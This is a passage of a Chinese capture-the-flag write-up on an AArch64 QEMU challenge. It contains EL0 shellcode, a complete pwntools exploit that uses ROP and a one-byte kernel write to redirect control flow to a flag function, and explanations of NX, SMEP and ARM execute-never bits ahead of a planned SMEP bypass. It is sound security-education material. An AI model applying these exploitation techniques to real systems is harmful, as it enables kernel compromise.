46  mov x2, 1
47  mov x8, 0x3f
48  svc 0
49
50  ldr x1, =0xffffffffc0019c0f
51  mov x2, 1
52  mov x8, 0x3f
53  svc 0
54
55  ldr x1, =0xffffffffc0019bb9
56  mov x2, 1
57  mov x8, 0x3f
58  svc 0
59  ''')
60
61  assert( b"\x0a" not in shellcode)
62  assert( b"\x0b" not in shellcode)
```

但直接纯复制法写shellcode会有两个问题：
1. 有bad char
2. 过长会产生一些奇怪的现象…

所以使用循环，简化shellcode 完成写入：


```
15  shellcode = asm('''
16  ldr x1,=0xffffffffc0019c08
17  mov x3, 8
18  loop:
19      cmp x3, 0
20      beq break
21
22      mov x2, 1
23      mov x8, 0x3f
24      svc 0
25
26      add x1, x1, 1
27      sub x3, x3, 1
28      b   loop
29
30  break:
31      ldr x1,=0xffffffffc0019bb9
32      svc 0
33  ''')
34
35  assert( b"\x0a" not in shellcode)
36  assert( b"\x0b" not in shellcode)
```

EL1：EL1漏洞利用：ROP：最终利用！

```python
from pwn import *
context(arch='aarch64',endian='little')

cmd  = "cd ../../run ;"
cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null "
#cmd += "-S -s"

io = process(["/bin/sh","-c",cmd])

mprotect = 0x401B68
gets     = 0x4019B0
sc_addr  = 0x7fffffffd008

shellcode = asm('''
ldr x1,=0xffffffffc0019c08
mov x3, 8
loop:
    cmp x3, 0
    beq break

    mov x2, 1
    mov x8, 0x3f
    svc 0

    add x1, x1, 1
    sub x3, x3, 1
    b   loop

break:
    ldr x1,=0xffffffffc0019bb9
    svc 0
''')

assert( b"\x0a" not in shellcode)
assert( b"\x0b" not in shellcode)

io.sendlineafter(b"cmd> ",b"0")
io.sendlineafter(b"index: ",b'a'*0xf8+p64(sc_addr)+p64(gets)+p64(mprotect))
io.sendline(b'a'*8+shellcode)

io.sendlineafter(b"cmd> ",b"1")
io.sendlineafter(b"index: ",b'4096')
io.sendlineafter(b"key: ",b'12345')

io.sendlineafter(b"cmd> ",b"-1")
io.sendlineafter(b"index: ",b'1')

io.send(p64(0xffffffffc000840c))
io.send(b'\x94')
io.interactive()
```

另外为了防止循环打印，将劫持地址修改为：0xffffffffc000840c

```
ROM:FFFFFFFFC0008408                sub_FFFFFFFFC0008408
ROM:FFFFFFFFC0008408
ROM:FFFFFFFFC0008408                var_40          = -0x40
ROM:FFFFFFFFC0008408                var_8           = -8
ROM:FFFFFFFFC0008408
ROM:FFFFFFFFC0008408 FD 7B BC A9                    STP             X29, X30, [SP,#var_40]!
ROM:FFFFFFFFC000840C FD 03 00 91                    MOV             X29, SP
ROM:FFFFFFFFC0008410 A0 63 00 91                    ADD             X0, X29, #0x18
ROM:FFFFFFFFC0008414 69 03 00 94                    BL              sub_FFFFFFFFC00091B8
ROM:FFFFFFFFC0008418 BF E3 00 39                    STRB            WZR, [X29,#0x40+var_8]
ROM:FFFFFFFFC000841C A1 63 00 91                    ADD             X1, X29, #0x18
ROM:FFFFFFFFC0008420 00 00 00 D0+                   ADRL            X0, aFlagEl1S ; "Flag (EL1): %s\n"
ROM:FFFFFFFFC0008420 00 C0 24 91
ROM:FFFFFFFFC0008428 7D 05 00 94                    BL              sub_FFFFFFFFC0009A1C
ROM:FFFFFFFFC000842C FD 7B C4 A8                    LDP             X29, X30, [SP+0x40+var_40],#0x40
ROM:FFFFFFFFC0008430 C0 03 5F D6                    RET
```

```
➜  exploit git:(main) ✗ python3 exp.py
[+] Starting local process '/bin/sh': pid 701
[*] Switching to interactive mode
Flag (EL1): hitcon{this is flag 2 for EL1}
```

exp: /el1/exploit/exp.py
gdb:/el1/exploit/gdbt.cmd

EL1：总结


1. EL0的shellcode：先向buf写shellcode，然后mrprotect成rx，最后劫持控制流到buf上
2. 找到EL1代码：跟踪svc找到内核代码，分析内核内存布局，并让IDA加载正确基址以便分析
3. EL1漏洞挖掘：内核逆向，分析系统调用处理函数，找到read单字节写入漏洞，并通过shellcode测试
4. EL1漏洞利用：找到合适的ROP并通过漏洞完成栈布局，最终完成控制流劫持到flag函数

总共用了87-27=60页PPT，举步维艰

内存地图

EL0/EL1虚拟地址

EL2



Non-secure state
Secure state
EL0
AArch32 or AArch64*
App1
AArch32 or AArch64*
App2
AArch32 or AArch64*
App1
AArch32 or AArch64*
App2
AArch32 or AArch64*
Secure App1
AArch32 or AArch64*
Secure App2
EL1
AArch32 or AArch64**
Guest OS1
AArch32 or AArch64**
Guest OS2
AArch32 or AArch64
Secure OS
EL2
AArch32 or AArch64
Hypervisor
EL3
AArch64
Secure Monitor
* AArch64 permitted only if EL1 is using AArch64
** AArch64 permitted only if EL2 is using AArch64

EL2：问？

1. 如何往下攻击？
   HVC，刚才只ROP了，所以要执行HVC
   调用并传参，方便的还是shellcode

2. 下面有啥代码？
   跟进HVC

3. 漏洞是啥？
   先看到代码再说…




SVC：SuperVisor Call
HVC：HyperVisor Call
SMC：Secure Moniter Call


EL2子任务1：EL1 shellcode

之前我们拿到第二个flag是在通过用户态（EL0）的shellcode，打了内核态（EL1）的ROP，所以此法很难任意HVC
所以要打出来EL1的shellcode！！！

EL2：EL1shellcode

想法：用户态那段mmap的shellcode，内核可以执行么？
简单尝试一下，进入内核后直接强行设置PC到用户态打印flag函数：






无法执行，为什么？？？

exp: /el2/ret2user/exp.py
gdb:/el2/ret2user/gdbt.cmd

EL2：EL1shellcode：SMEP：回顾图灵机

CPU状态在内核态，不能去执行用户态的代码：SMEP（Supervisor Mode Execution Protection）怎么做到的？或者说，谁能拦得住PC指针？

Turing, A., On Computable Numbers, With an Application to the Entscheidungsproblem
https://www.cs.virginia.edu/~robins/Turing_Paper_1936.pdf



在某些模型中，读写头沿着固定的纸带移动。要进行的指令（q1）展示在读写头内。在这种模型中“空白”的纸带是全部为0的。有阴影的方格，包括读写头扫描到的空白，标记了1,1,B的那些方格，和读写头符号，构成了系统状态。（由Minsky（1967）p.121绘制）

单带图灵机


按照图灵机模型，除非让其停止工作，否则没有办法能拦住PC指针（读写头）

EL2：EL1shellcode：SMEP：NX原理

让我们重新思考一个问题：NX的工作原理（x64）

NX(No-eXecute)的实现分析
https://hardenedlinux.github.io/system-security/2016/06/01/NX-analysis.html

漫谈Linux系统安全缺陷缓解机制
http://www.stxletto.com/posts/%E6%BC%AB%E8%B0%88Linux%E7%B3%BB%E7%BB%9F%E5%AE%89%E5%85%A8%E7%BC%BA%E9%99%B7%E7%BC%93%E8%A7%A3%E6%9C%BA%E5%88%B6/



在某些模型中，读写头沿着固定的纸带移动。要进行的指令（q1）展示在读写头内。在这种模型中“空白”的纸带是全部为0的。有阴影的方格，包括读写头扫描到的空白，标记了1,1,B的那些方格，和读写头符号，构成了系统状态。（由Minsky（1967）p.121绘制）

x64上：Intel从奔腾Pro开始支持PAE（Physical-Address Extensions），有了PAE才有NX/DEP，使得一页禁止被执行。

Table 4-11. Format of a PAE Page-Table Entry that Maps a 4-KByte Page

Bit Position(s)	Contents
0 (P)	Present; must be 1 to map a 4-KByte page
1 (R/W)	Read/write; if 0, writes may not be allowed to the 4-KByte page referenced by this entry (see Section 4.6)
2 (U/S)	User/supervisor; if 0, user-mode accesses are not allowed to the 4-KByte page referenced by this entry (see Section 4.6)
3 (PWT)	Page-level write-through; indirectly determines the memory type used to access the 4-KByte page referenced by this entry (see Section 4.9)
4 (PCD)	Page-level cache disable; indirectly determines the memory type used to access the 4-KByte page referenced by this entry (see Section 4.9)
5 (A)	Accessed; indicates whether software has accessed the 4-KByte page referenced by this entry (see Section 4.8)
6 (D)	Dirty; indicates whether software has written to the 4-KByte page referenced by this entry (see Section 4.8)
7 (PAT)	If the PAT is supported, indirectly determines the memory type used to access the 4-KByte page referenced by this entry (see Section 4.9.2); otherwise, reserved (must be 0)[1]
8 (G)	Global; if CR4.PGE = 1, determines whether the translation is global (see Section 4.10); ignored otherwise

Table 4-11. Format of a PAE Page-Table Entry that Maps a 4-KByte Page (Contd.)

Bit Position(s)	Contents
11:9	Ignored
(M-1):12	Physical address of the 4-KByte page referenced by this entry
62:M	Reserved (must be 0)
63 (XD)	If IA32_EFER.NXE = 1, execute-disable (if 1, instruction fetches are not allowed from the 4-KByte page controlled by this entry; see Section 4.6); otherwise, reserved (must be 0)

XD	Reserved	Address of 4KB page frame	Ign.	G	PAT	D	A	PCD	PWT	U/S	R/W	1	PTE: 4KB page

Intel® 64 and IA-32 Architectures Developer's Manual: Vol. 3A
https://www.intel.com/content/www/us/en/architecture-and-technology/64-ia-32-architectures-software-developer-vol-3a-part-1-manual.html

EL2：EL1shellcode：SMEP：x64

那SMEP的原理呢？（x64）

~~CPU状态在内核态，不能去执行用户态的代码：SMEP（Supervisor Mode Execution Protection）~~
CPU状态在内核态，不能去执行用户内存空间的代码：SMEP（Supervisor Mode Execution Protection）

既然CPU有状态（ring0/3），内存有归属（用户/内核），那就可以实现SMEP的目标了：

1. x64的CPU状态反映在CS寄存器低2bit，由各种特权指令切换（syscall、sysret、…）
2. 内存的归属由页表项中（U/S）标记位控制，页表项本身也位于内存中，修改标记位即写内存

U/S
0 A supervisor-mode access caused the fault.
1 A user-mode access caused the fault.

当CPU检测当前是内核态时（CS寄存器低2bit为0时），PC却到了用户空间（此内存的页表项U/S标记位为1），则CPU进入异常。这就是SMEP，开启方法是设置CR4寄存器中的第20bit。

SMEP
SMEP-Enable Bit (bit 20 of CR4) — Enables supervisor-mode execution prevention (SMEP) when set. See Section 4.6, "Access Rights".

EL2：EL1shellcode：SMEP：ARM

ARM 同样也是可在页表项上标记NX，权限级别，并且比x86做的更精细复杂


Arm® Architecture Reference Manual Armv8, for A-profile architecture

Chapter D5 The AArch64 Virtual Memory System Architecture（page 2749）

Attribute fields in stage 1 VMSAv8-64 Block and Page descriptors

In Block and Page descriptors, the memory attributes are split into an upper block and a lower block, as shown for a stage 1 translation:

Attribute fields for VMSAv8-64 stage 1 Block and Page descriptors



¶ IGNORED if FEAT_HPDS2 is not implemented.
† UXN for a translation regime that can apply to execution at EL0, otherwise XN.
‡ RES0 for a translation regime that cannot apply to execution at EL0.
* RES0 if FEAT_HAFDBS is not implemented.
§ RES0 if FEAT_LPA is not implemented.
# OA[51:50] if the Effective value of TCR_Elx.DS or VTCR_EL2.DS is 1.

For a stage 1 descriptor, the attributes are:

XN or UXN, bit[54]

The Execute-never or Unprivileged execute-never field, see *Access permissions for instruction execution* on page D5-2760.

D5.4.6 Access permissions for instruction execution

Execute-never controls determine whether instructions can be executed from a memory region. These controls are:

UXN, Unprivileged execute-never, stage 1 only

Descriptor bit[54], defined as UXN only for stage 1 of any translation regime for which stage 1 translation can support two VA ranges.

This field applies only to execution at EL0. A value of 0 indicates that this control permits execution.

XN, Execute-never

Descriptor bit[54], defined as XN for:

- Stage 1 of any translation regime for which the stage 1 translation can support only a single VA range.
- Stage 2 translations when FEAT_XNX is not implemented.

Note

XN[1:0], Execute-never, stage 2 only describes the stage 2 control when FEAT_XNX is implemented.

This field applies to execution at any Exception level to which the stage of translation applies. A value of 0 indicates that this control permits execution.

PXN, Privileged execute-never, stage 1 only

Descriptor bit[53], used only for stage 1 of any translation regime for which stage 1 translation can support two VA ranges.

- For stage 1 of a translation regime for which the stage 1 translation supports only a single VA range the stage 1 descriptors define a PXN field that is RES0, meaning it is ignored by hardware.

This field applies only to execution at an Exception level higher than EL0. A value of 0 indicates that this control permits execution.

XN[1:0], Execute-never, stage 2 only

Descriptor bits[54:53], defined as XN[1:0] for:

- Stage 2 translations when FEAT_XNX is implemented.

Table D5-33 on page D5-2761 shows the operation of this control.

Table D5-33 XN[1:0] stage 2 access permissions model

XN[1]	XN[0]	Access
0	0	The stage 2 control permits execution at EL1 and EL0
0	1	The stage 2 control does not permit execution at EL1, but permits execution at EL0
1	0	The stage 2 control does not permit execution at EL1 or EL0
1	1	The stage 2 control permits execution at EL1, but does not permit execution at EL0

EL2：EL1shellcode：SMEP：硬件实现

NX与SMEP都是需要CPU本身检测到，即PC指针到了非法的地址执行一句机器码的过程中，CPU就发现不对了：

cpu(ring 0) mov rax，1（位于用户内存页） -> 异常
cpu(ring 0) mov rax，1（位于不可执行的内存页）-> 异常

这里mov rax，1即通常意义上的软件已经到了最小单位：一行机器码。
所以这个机制本身是硬件支持的，即CPU支持的。

感悟：很大一部分的软件安全方案，说到底是硬件支持的。硬件为软件安全的底座。

EL2：EL1shellcode：SMEP：对抗

回到刚才的问题：内核不能执行用户态那段mmap的shellcode，即SMEP，怎么办？

SMEP的原理中主要有两个元素：

1. CPU的状态（ring0/3、EL0/1/2/3）：这个是题面我们改不了
2. 内存的归属（用户/内核）：这个归属落地的实体就是页表项，其表征了内存页的属性，也就是内存的元数据，并且页表项还是在内存里！

我们有的能力：

1. 用户态任意代码执行
2. 内核地址空间的任意地址写（一次一字节）
3. 1+2拼出一次无法控参的内核控制控制流劫持

想法：

